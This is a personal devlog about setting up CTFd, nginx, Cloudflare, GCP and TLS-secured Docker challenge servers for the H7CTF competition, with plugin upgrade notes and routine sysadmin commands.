
But then @Cook1e was against it, and it kind of made sense so I didn’t use it.

P.S. I should’ve done this is the onsite finals but forgot :/
While ago, I was trying to fix this compiled CSS bug in core theme, but ended up actually wiping out my progress on a lot of things and me having a weird OCD decided to start anew, but this time actually using git and other version control software, and that gave birth to CTFRiced.
Quick fact, I also developing a CTFd theme, seems like a time consuming process but i really wanna make one, nothing fancy just nice and clean. let’s see how it goes. P.S. It went great and I love how it turned out to be. Preview.
Ah so trying to dev/customize CTFd is next to impossible with docker or just plain inefficient, well it’s an application build with the flask framework in mind, so we stick to that, but only for development, if we do the same for production, might as well throw in the towel and quit. I wonder if some of the past CTF organizers actually hosted it from flask that would’ve been wild to watch.
Another thing by the way, the current ctfd version [3.7.7] uses python 3.11, we need to be very mindful of this when trying rice it, and using pyenv is the way to go if you have a different python version, makes life so much easier.
https://github.com/pyenv/pyenv
Plugins that I’ve been using so far.
https://github.com/krzys-h/CTFd_first_blood
https://github.com/offsecginger/CTFd-Docker-Challenges
https://github.com/sigpwny/ctfd-discord-webhook-plugin
Following command is how I directly used to modify CSS from the DB itself cause the time to re-build due to caching took forever.
UPDATE pages SET content = '<div class="row"><div class="col-md-6 offset-md-3"><img class="w-100 mx-auto d-block" style="max-width: 500px; padding: 50px; padding-top: 14vh;" src="/themes/core/static/img/logo.png" alt="H7CTF Banner" /><h2 class="text-center" style="margin-top: 20px; font-weight: 700; letter-spacing: 2px;">H7CTF</h2><p class="text-center" style="font-size: 1.2rem; color: #888; margin-top: 10px;">Test your skills. Prove your worth. Only the relentless survive.</p><div class="text-center" style="margin-top: 20px;"><h4 id="countdown" style="font-weight: 600; color: #e74c3c;">Loading...</h4></div><br><div class="text-center"><a href="/challenges" class="btn btn-primary btn-lg mx-2">Enter Arena</a><a href="/register" class="btn btn-outline-secondary btn-lg mx-2">Join Now</a></div></div></div><script>const countdownElement=document.getElementById("countdown");const ctfStart=new Date("2025-10-11T09:00:00+05:30");const ctfEnd=new Date("2025-10-12T21:00:00+05:30");function updateCountdown(){const now=new Date();if(now>=ctfEnd){countdownElement.innerHTML="<span style=color:#95a5a6;>ENDED</span>";return;}if(now>=ctfStart&&now<ctfEnd){countdownElement.innerHTML="<span style=color:#2ecc71;>LIVE</span>";return;}const distance=ctfStart-now;const days=Math.floor(distance/(1000*60*60*24));const hours=Math.floor((distance%(1000*60*60*24))/(1000*60*60));const minutes=Math.floor((distance%(1000*60*60))/1000/60);const seconds=Math.floor((distance%(1000*60))/1000);countdownElement.textContent=`${days}d ${hours}h ${minutes}m ${seconds}s`;}updateCountdown();setInterval(updateCountdown,1000);</script>' WHERE route = 'index';As we using nginx as a reverse proxy, we have Cloudflare IP’s hit ctfd, now we making a change to nginx to trust Cloudflare IP’s and let the real IP through, Cloudflare maintains their IP list here.
From there, we can add an exemption to allow those IPs through in the server config, allowing us to see the raw public IPs.
abu@abu:~/CTFd$ cat /etc/nginx/sites-available/ctfd
server {
    listen 80;
    server_name ctf.h7tex.com;

    # Trust Cloudflare IPs
    set_real_ip_from 173.245.48.0/20;
    set_real_ip_from 103.21.244.0/22;
    set_real_ip_from 103.22.200.0/22;
    set_real_ip_from 103.31.4.0/22;
    set_real_ip_from 141.101.64.0/18;
    set_real_ip_from 108.162.192.0/18;
    set_real_ip_from 190.93.240.0/20;
    set_real_ip_from 188.114.96.0/20;
    set_real_ip_from 197.234.240.0/22;
    set_real_ip_from 198.41.128.0/17;
    set_real_ip_from 162.158.0.0/15;
    set_real_ip_from 104.16.0.0/13;
    set_real_ip_from 104.24.0.0/14;
    set_real_ip_from 172.64.0.0/13;
    set_real_ip_from 131.0.72.0/22;

    real_ip_header CF-Connecting-IP;

    location / {
        proxy_pass http://127.0.0.1:8000;

        proxy_set_header Host $host;
        proxy_set_header X-Real-IP $remote_addr;
        proxy_set_header X-Forwarded-For $proxy_add_x_forwarded_for;
        proxy_set_header X-Forwarded-Proto $scheme;
    }

    error_log /var/log/nginx/ctfd_error.log;
    access_log /var/log/nginx/ctfd_access.log;
}
Another interesting section in the same file is this particular line proxy_set_header X-Forwarded-Proto $scheme;. Look it up ^^.
Since Nginx is listening on port 80, $scheme is also http, so Flask/CTFd thinks it’s being accessed over HTTP even when Cloudflare uses HTTPS and I thought this was the reason the verification mails where going into spam (oh by the way i use mailgun free tier) how wrong was I LOL! it wasn’t because of the http, you can never guess this one, it was because of the brainfuck flag i was embedded for sanity lmao, crazy stuff. Wait could it be both? P.S. nope it is not.
I also embedded google tags, quite a nice way to see how many active people in real time.

This year, I choose GCP as the prime candidate for hosting our Infrastructure and it was the right choice with 25k and free credits, we eating good this time HAHA.
Tried my hand at vibe-coding logos for the team, all I got was AI slop, if any designers are reading this make one for us, in exchange we can trade flags(of countries LOL). Edit: NVM @Atman to the rescue.

I even tried my hand at design and editing the initial output from @Atman with Gimp, GOATED software.

Funny side story, one evening (I sleep early) I woke up in the middle of the night as there were too many mosquitos (left room door open and no aircon too), so I closed the door and turned on the AC, looked at my phone it was 12:38AM, strange I thought and then i started to just go through my phone, clearing stuff and so on, tried to go to my blog site, timed out, checked the teams website timed out, all h7tex.com were down, I was like the heck and opened my pc, and started debugging, was the server down? no SSH works just fine, nginx issues? nah. Cloudflare? toggled proxy on/off, no response, and suddenly had the idea to check out the Cloudflare status site.
and there it was lmao (that was not in fact lmao).

We keep upgrading the docker-challenges plugin, as I just pushed a huge update for docker plugin.
Here we added an additional number of columns to accommodate the new changes. We also need to make sure that the existing the data is in sync with workflow of the new setup, obviously this step is not required in new setup.
MariaDB [ctfd]> DESCRIBE docker_config;
+-------------------+---------------+------+-----+---------+----------------+
| Field             | Type          | Null | Key | Default | Extra          |
+-------------------+---------------+------+-----+---------+----------------+
| id                | int(11)       | NO   | PRI | NULL    | auto_increment |
| hostname          | varchar(64)   | YES  | MUL | NULL    |                |
| tls_enabled       | tinyint(1)    | YES  | MUL | NULL    |                |
| ca_cert           | varchar(2200) | YES  | MUL | NULL    |                |
| client_cert       | varchar(2000) | YES  | MUL | NULL    |                |
| client_key        | varchar(3300) | YES  | MUL | NULL    |                |
| repositories      | varchar(1024) | YES  | MUL | NULL    |                |
| name              | varchar(128)  | YES  |     | NULL    |                |
| domain            | varchar(256)  | YES  |     | NULL    |                |
| is_active         | tinyint(1)    | YES  |     | 1       |                |
| created_at        | datetime      | YES  |     | NULL    |                |
| last_status_check | datetime      | YES  |     | NULL    |                |
| status            | varchar(32)   | YES  |     | unknown |                |
| status_message    | varchar(512)  | YES  |     | NULL    |                |
+-------------------+---------------+------+-----+---------+----------------+
14 rows in set (0.004 sec)

MariaDB [ctfd]>
In the picture below, you can see how a server gets registered in the site once everything has been initiated, we have the refresh option along with edit and destroy too.

Sneak peek into the anti-cheat plugin, wonder how many black sheep’s we get this year LOL.

Next up, now we use sub-domains for the instances instead of revealing the IP (by the way that was just a test challenge), and thing to note is that, since these are raw-TCP connections and if you’re using a DNS manager like Cloudflare, use the “DNS only” for proxy so TCP traffic passes directly.

On my dev run looking at other infra setups, I came across this one, great blogs. give it a proper read.
12th September
CTFd just launched a new version 3.8.0, kinda annoyed by that cause now i have to update all the plugins and make sure everything works smoothly, this particular update from 3.7.7 to 3.8.0 was particularly annoying cause they had a bunch of API and plugin updates.
API

Added /api/v1/users/me/submissions for users to retrieve their own submissions
Added /api/v1/challenges/[challenge_id]/solutions for users to retrieve challenge solutions
Added /api/v1/challenges/[challenge_id]/ratings for users to submit ratings and for admins to retrieve them
Added ratings and rating fields to the response of /api/v1/challenges/[challenge_id]
Added solution_id to the response of /api/v1/challenges/[challenge_id]
If no solution is available, the field is null
Added logic field to the response of /api/v1/challenges/[challenge_id]
Added change_password field to /api/v1/users/[user_id] when viewed as an admin
Added /api/v1/solutions and /api/v1/solutions/[solution_id] endpoints
/api/v1/unlocks is now also used to unlock solutions for user viewing

Plugins

Challenge Type Plugins should now return a ChallengeResponse object instead of a (status, message) tuple
Existing behavior is supported until CTFd 4.0
Added BaseChallenge.partial for challenge classes to indicate partial solves (for all flag logic)
Starting off with creating a tag for the old version and moving it to another branch and welcome the update into master.
┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git status
On branch master
Your branch is up to date with 'origin/master'.

nothing to commit, working tree clean

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git tag 3.7.7

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git branch
* master

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git branch -m 3.7.7

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git branch
* 3.7.7

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git checkout --orphan master
Switched to a new branch 'master'

┌──abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git checkout
fatal: You are on a branch yet to be born

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git rm -rf .
rm '.codecov.yml'
rm '.dockerignore'
rm '.eslintrc.js'
rm '.flaskenv'
<REDACTED>

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ ls -la
total 0
drwxrwxrwx 1 abu abu 4096 Sep 12 16:38 .
drwxrwxrwx 1 abu abu 4096 Jul 14 12:32 ..
drwxrwxrwx 1 abu abu 4096 Sep 12 16:38 CTFd
-rwxrwxrwx 1 abu abu   64 Jul 13 17:55 .ctfd_secret_key
drwxrwxrwx 1 abu abu 4096 Jul 31 19:40 .data
drwxrwxrwx 1 abu abu 4096 Sep 12 16:38 .git
drwxrwxrwx 1 abu abu 4096 Sep 12 16:38 migrations
drwxrwxrwx 1 abu abu 4096 Jul 31 19:40 __pycache__
drwxrwxrwx 1 abu abu 4096 Jul 13 17:34 .venv

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ rm -rf __pycache__ .pytest_cache
Migration is fun.
┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ sudo git clean -fdx
[sudo] password for abu:
Removing .data/
Removing .venv/
Removing CTFd/
Removing migrations/

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ ls -la
total 0
drwxrwxrwx 1 abu abu 4096 Sep 12 16:44 .
drwxrwxrwx 1 abu abu 4096 Jul 14 12:32 ..
drwxrwxrwx 1 abu abu 4096 Sep 12 16:41 .git
┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ cp -r /mnt/c/Main/Projects/Temp/CTFd-3.8.0/* .
cp -r /mnt/c/Main/Projects/Temp/CTFd-3.8.0/.* . 2>/dev/null

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git status
On branch master
Untracked files:
  (use "git add <file>..." to include in what will be committed)
        .codecov.yml
        .dockerignore
        .eslintrc.js
        <REDACTED>

nothing added to commit but untracked files present (use "git add" to track)

┌──(abu㉿Winbu)-[/mnt/c/Main/Projects/One/CTFd]
└─$ git rev-parse --show-toplevel
/mnt/c/Main/Projects/One/CTFd
September 18
posted on CTFTime, let’s see how long it takes this time.
September 16th
Mailed about 150+ companies and I’m tired of it, right now we just cross 2L in prizes hopefully it keeps increasing. Plan for today is to update and host CTFd 3.8.0 with all the plugins fully updated and not to mention, we also need fields for full names and so on that’ll help in sending out certificates, thinking ahead helps. Also will look to play around with the SQL DB within CTFd and thinking about how we create copies for backup and also migration.
onsite preparation is also going smoothly(I’m delusional).
CTFd uses SQLAlchemy ORM with MariaDB/MySQL (in your setup) to store all challenge, team, and submission data. The ORM abstracts away most raw SQL, but the underlying schema is fairly straightforward.
docker exec ctfriced-db-1 mysqldump -u root -p ctfd > backup.sqland that is how you take a snapshot of the DB.
Adding Custom Field Dropdowns | CTFd Docs
helpful while creating custom fields, one annoying thing is while testing is that ctfd once deleted the field just skips ID and moves to the next one, so be careful with that.
plugins to be used:
first blood [controversial]
anti-cheat
docker challenges
geoint
discord notifier
So here’s what it the DB looked now after configuring all the plugins.
MariaDB [ctfd]> show tables;
+--------------------------+
| Tables_in_ctfd           |
+--------------------------+
| alembic_version          |
| anti_cheat_alerts        |
| anti_cheat_config        |
| awards                   |
| brackets                 |
| challenge_topics         |
| challenges               |
| comments                 |
| config                   |
| docker_challenge         |
| docker_challenge_tracker |
| docker_config            |
| dynamic_challenge        |
| field_entries            |
| fields                   |
| files                    |
| flags                    |
| geo_challenge            |
| hints                    |
| notifications            |
| notifier_config          |
| pages                    |
| ratings                  |
| solutions                |
| solves                   |
| submissions              |
| tags                     |
| teams                    |
| tokens                   |
| topics                   |
| tracking                 |
| unlocks                  |
| users                    |
+--------------------------+
https://github.com/AbuCTF/CTFRiced/commit/b45b2d912810b2aa2b1351eb7ae5157bbf431ac7
Done with all the upgrade and now to deploy to GCP. GCP is quite different, you’ll see a lot of options to select from when compared to Digital Ocean.

And also these names under CPU Platforms are quite interesting (takes me back to baklava from Android). So these are microarchitectures that each CPU uses and it differs according to their releases. the E2 series, also the Intel Broadwell is from 2014-15. Cascade is 2019 and Sapphire Rapids are 2023, same as Emerald Rapids.
As you can guess, the older the cheaper. I’m going with the n4-standard-2 with 2vCPU and 8GB RAM for about $75(sheesh).

Nice way to start things off and I just discovered that different regions have different rates, like some differ even $25 - $30 just for location changes!
Another thing to note is that,
GCP will assign an ephemeral external IP by default, but you should reserve a static IP:
- VPC Network → External IP addresses → Reserve static IP → attach to your VM.
For your CTFd main VM:

Keep default network.
Keep IPv4 (single stack).
Leave internal IP = Ephemeral.
Leave external IP = Ephemeral (Automatic) → then after VM creation, reserve it as static.
Keep Premium network service tier.
Skip PTR.
External IPv4 Address
- Currently
Ephemeral. This is the public IP that the internet uses to reach your VM. - Why “set static later”:
- If you choose ephemeral now → VM gets a random IP. If the VM is stopped & started, the IP may change. Bad for DNS.
- If you reserve a static IP → VM always keeps the same address, even if rebooted.
- GCP workflow: you can’t directly “reserve static” in this dropdown; you must first create the VM, then go to VPC Network → External IP addresses → Reserve Static IP and attach it.
So yes - you let it be ephemeral now, but after the VM exists you “upgrade” it to static.
Also tick the Ops Agent checkbox, it comes in handy.

once created go to VPC Network > IP Address, and then convert the Ephemeral IP to Static.

Speed-run CTFd instance creation process.
sudo apt update
sudo apt upgrade -y
sudo apt install -y apt-transport-https ca-certificates curl software-properties-common lsb-release
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo gpg --dearmor -o /usr/share/keyrings/docker-archive-keyring.gpg
echo "deb [arch=$(dpkg --print-architecture) signed-by=/usr/share/keyrings/docker-archive-keyring.gpg] https://download.docker.com/linux/ubuntu $(lsb_release -cs) stable" | sudo tee /etc/apt/sources.list.d/docker.list > /dev/null
sudo apt update
sudo apt install -y docker-ce docker-ce-cli containerd.io docker-buildx-plugin docker-compose-plugin
sudo systemctl enable docker
sudo systemctl start docker
sudo systemctl status docker
sudo usermod -aG docker $USER
newgrp docker
docker version
docker run hello-world
docker compose version
sudo apt install -y nginx
sudo systemctl enable nginx
sudo systemctl start nginx
git clone git@github.com:AbuCTF/CTFRiced.git
cd CTFRiced
docker compose up --build -d
I also increased WORKERS=4 from docker-compose.yml in production. BTW for this to work add a SECRET_KEY which is a 32-byte hex code.
Now here’s speed run for the challenge server.
openssl genrsa -out ca-key.pem 4096
openssl req -new -x509 -days 365 -key ca-key.pem -sha256 -out ca.pem

openssl genrsa -out server-key.pem 4096
openssl req -subj "/CN=<IP>" -new -key server-key.pem -out server.csr
openssl x509 -req -days 365 -sha256 -in server.csr -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out server-cert.pem \
  -extfile <(echo "subjectAltName=IP:<IP>,IP:127.0.0.1")

openssl genrsa -out key.pem 4096
openssl req -subj '/CN=client' -new -key key.pem -out client.csr
openssl x509 -req -days 365 -sha256 -in client.csr -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out cert.pem \
  -extfile <(echo "extendedKeyUsage=clientAuth")
sudo mkdir -p /etc/docker/certs
sudo mv ca.pem server-cert.pem server-key.pem /etc/docker/certs/
sudo chmod 400 /etc/docker/certs/server-key.pem
sudo chmod 444 /etc/docker/certs/ca.pem /etc/docker/certs/server-cert.pem
sudo nano /etc/docker/daemon.json
>>>
{
"hosts": ["unix:///var/run/docker.sock", "tcp://0.0.0.0:2376"],
"tls": true,
"tlscacert": "/etc/docker/certs/ca.pem",
"tlscert": "/etc/docker/certs/server-cert.pem",
"tlskey": "/etc/docker/certs/server-key.pem",
"tlsverify": true
}
sudo mkdir -p /etc/systemd/system/docker.service.d
sudo nano /etc/systemd/system/docker.service.d/override.conf
>>>
[Service]
ExecStart=
ExecStart=/usr/bin/dockerd --config-file /etc/docker/daemon.json
sudo systemctl daemon-reload
sudo systemctl restart docker
sudo ss -tlnp | grep 2376Getting approved in Unstop is also a bit of a work but not as much when compared to CTFTime.
Until now I thought that docker challenges just need one image per challenge, boy was I wrong, thankfully I noticed it in time before the CTF, so some challenges can multiple images for the same challenge(and just as a refresher, the server can also have multiple challenges).
TODO
- docker plugin
- upgrade plugin to accommodate multiple images for single challenge
- web/tcp instance type differentiation
- timer allotment on ctfd chall creation
- increase docker instance timings
1. Multi-Image Challenge Support
- Added support for docker-compose workflows where authors build locally and CTFd manages the resulting images
- Enhanced get_repositories() to detect compose groups and prefix them with
[MULTI] - Implemented create_compose_stack() function for deploying multiple containers with shared networking
- Updated challenge creation logic to handle multi-image selections
- Added proper database tracking for container stacks
2. Web vs TCP Connection Differentiation
- Added connection_type field to distinguish between web and TCP challenges
- Updated UI forms with radio buttons for connection type selection
- Enhanced
view.jsto show clickable URLs for web challenges andnccommands for TCP challenges - Updated challenge templates to handle connection type properly
3. Configurable Timer Duration
- Added instance_duration field for per-challenge timer configuration
- Updated all container creation forms with duration slider (5-60 minutes)
- Implemented get_instance_duration() helper function for consistent duration retrieval
4. Increased Default Timer (5→15 minutes)
- Changed default timer from 5 minutes to 15 minutes (900 seconds)
- Replaced all hardcoded 300-second timeouts with configurable logic:
- Container abuse prevention checks
- Container cleanup routines
- Global cleanup processes
- Background cleanup tasks
- Error messages now show actual duration
Database Migration
- Created comprehensive migration file
dc002_multi_image_support.py - Adds all new fields to both DockerChallenge and DockerChallengeTracker tables
- Maintains backward compatibility with existing challenges
Key Files Modified
- init.py: Core plugin logic, models, API endpoints, container management
- create.html/update.html: Challenge creation/editing forms
- create.js/update.js: Dynamic form behavior and API integration
view.js: Challenge view with connection-specific display logic- Migration file: Database schema updates
The plugin now fully supports our enhanced workflow, authors can develop multi-service challenges locally using docker-compose, then CTFd will automatically detect and deploy these as coordinated container stacks on the remote Docker servers, with proper connection handling and configurable timing.
To check out later.
https://github.com/Asuri-Team/xinetd-kafel
October 2nd
Finally, we got verified on CTFTime, that took about 15 days!
not too shabby LOL.
October 10th

been a while since I started GCP. Here’s a cost breakdown so far.
October 12th
Quick tip, While I was trying to create a private repo for challenge, to make it easier for challenge authors to collaborate. this command came in handy for the .gitignore.
curl -L -s https://www.toptal.com/developers/gitignore/api/nextjs,rust,python,windows,macos,linux > .gitignoreit’s like a one size fits all gitignore file, but be careful that it’s sometimes too much like it even has blocks on zip files which is not really a big deal, so you don’t notice that it’s missing from the repo untill when you actually need it in the server.
We invited the Chief Information Commissioner as the chief-guest to the onsite finals, massive W.
October 15th

Mails are creeping close to the limit and we still three days away.
